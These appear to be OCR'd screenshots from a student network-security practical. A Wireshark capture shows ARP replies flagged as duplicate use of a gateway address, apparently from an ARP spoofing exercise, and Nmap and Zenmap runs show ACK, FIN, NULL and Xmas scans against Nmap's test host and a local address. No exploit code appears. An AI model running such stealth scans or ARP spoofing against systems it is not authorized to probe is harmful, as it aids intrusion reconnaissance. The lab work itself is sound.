ENG 08:49 AM 11-03-2022



Capturing from 5 interfaces [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: eth.addr == 00-19-d2-f8-e0-76
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
16643 496.740032 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16647 496.742310 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16782 498.233553 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16785 498.235763 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16791 498.829333 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
16805 499.829711 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
16808 500.246611 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16811 500.248338 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16824 500.824883 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
16845 502.264025 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16848 502.265775 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16849 502.494410 192.168.29.101 52.137.110.235 TCP 54 [TCP Retransmission] gdbremote > https [FIN, ACK] Seq=1387 Ack=3301 Win=131584 Len=0
16886 503.540228 192.168.29.101 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
16894 504.068638 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16898 504.070562 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16906 504.548502 192.168.29.101 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
16921 505.548626 192.168.29.101 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
16927 506.085324 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16931 506.088302 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
16944 506.551242 192.168.29.101 239.255.255.250 SSDP 216 M-SEARCH * HTTP/1.1
16960 507.335966 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
16984 508.337296 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 Who has 192.168.29.1? Tell 192.168.29.101
16985 508.696994 IntelCor_f8:df:fe IntelCor_f8:e0:76 ARP 42 Who has 192.168.29.101? Tell 192.168.29.1 (duplicate use of 192.168.29.1 detected!)
16988 508.698800 IntelCor_f8:e0:76 IntelCor_f8:df:fe ARP 42 192.168.29.101 is at 00:19:d2:f8:e0:76 (duplicate use of 192.168.29.1 detected!)
Frame 15371: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 3
Ethernet II, Src: IntelCor_f8:df:fe (00:19:d2:f8:df:fe), Dst: IntelCor_f8:e0:76 (00:19:d2:f8:e0:76)
[Duplicate IP address detected for 192.168.29.1 (00:19:d2:f8:df:fe) - also in use by 18:fd:cb:ac:76:e9 (frame 15353)]
Address Resolution Protocol (request)
0000 00 19 d2 f8 e0 76 00 19 d2 f8 df fe 08 06 00 01 .....v.. ....
0010 08 00 06 04 00 01 00 19 d2 f8 df fe c0 a8 1d 01 ....
0020 00 19 d2 f8 e0 76 c0 a8 1d 65 .....v.. .e
5 interfaces: <live capture in progress> File: C:\
Packets: 16992 · Displayed: 432 (2.5%)
Profile: Default
ENG 08:51 AM 11-03-2022


Practical 4



Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Command: nmap -sA -T4 scanme.nmap.org
Hosts Services
Nmap Output Ports / Hosts Topology
OS Host
scanme.nmap.org
Filter Hosts
Command Prompt
Microsoft Windows [Version 10.0.19042.1415]
(c) Microsoft Corporation. All rights reserved.
C:\Users\CS-15>cs C:\Program Files (x86)\Nmap
'cs' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\CS-15>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (1.1s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are filtered
Nmap done: 1 IP address (1 host up) scanned in 265.91 seconds
C:\Users\CS-15>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:08 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
PORT STATE SERVICE
22/tcp open ssh
113/tcp closed ident
139/tcp filtered netbios-ssn
Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
C:\Users\CS-15>
Type here to search
26°C Haze
ENG
10:09
23-12-2021



Command Prompt
PORT STATE SERVICE
22/tcp open ssh
113/tcp closed ident
139/tcp filtered netbios-ssn
Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
C:\Users\CS-15>nmap -sF -T4 192.168.0.5
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:10 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 5.36 seconds
C:\Users\CS-15>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:13 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
PORT STATE SERVICE
22/tcp open|filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 12.46 seconds
C:\Users\CS-15>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 249.44 seconds
C:\Users\CS-15>
Type here to search
26°C
ENG
10:22
23-12-2021



Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sA -T4 scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS Host
scanme.nmap.org
nmap -sA -T4 scanme.nmap.org
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:04 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.57s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are filtered
Nmap done: 1 IP address (1 host up) scanned in 265.72 seconds
Filter Hosts
Type here to search
26°C Haze
ENG
10:09
23-12-2021


Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -p 22,113,139 scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS Host
scanme.nmap.org
nmap -p 22,113,139 scanme.nmap.org
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:09 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.87s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
PORT STATE SERVICE
22/tcp open ssh
113/tcp closed ident
139/tcp filtered netbios-ssn
Nmap done: 1 IP address (1 host up) scanned in 20.65 seconds
Filter Hosts
Type here to search
26°C Haze
ENG
10:10
23-12-2021



Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sN -p 22 scanme.nmap.org
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS ◂ Host
scanme.nmap.org
nmap -sN -p 22 scanme.nmap.org
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:13 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.41s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
PORT STATE SERVICE
22/tcp open|filtered ssh
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
Filter Hosts
Type here to search
26°C Haze
ENG
10:16
23-12-2021



Zenmap
Scan Tools Profile Help
Target: 192.168.0.5
Profile:
Scan
Cancel
Command: nmap -sF -T4 192.168.0.5
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS ◂ Host
scanme.nmap.org
nmap -sF -T4 192.168.0.5
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:17 India Standard Time
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 5.11 seconds
Filter Hosts
Type here to search
26°C
ENG
10:17
23-12-2021



Zenmap
Scan Tools Profile Help
Target: scanme.nmap.org
Profile:
Scan
Cancel
Command: nmap -sX -T4 scanme.nmap.org
Hosts
Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
scanme.nmap.org
nmap -sX -T4 scanme.nmap.org
Details
Starting Nmap 7.80 (https://nmap.org) at 2021-12-23 10:17 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 245.86 seconds
Filter Hosts
Type here to search
26°C
ENG
10:22
23-12-2021

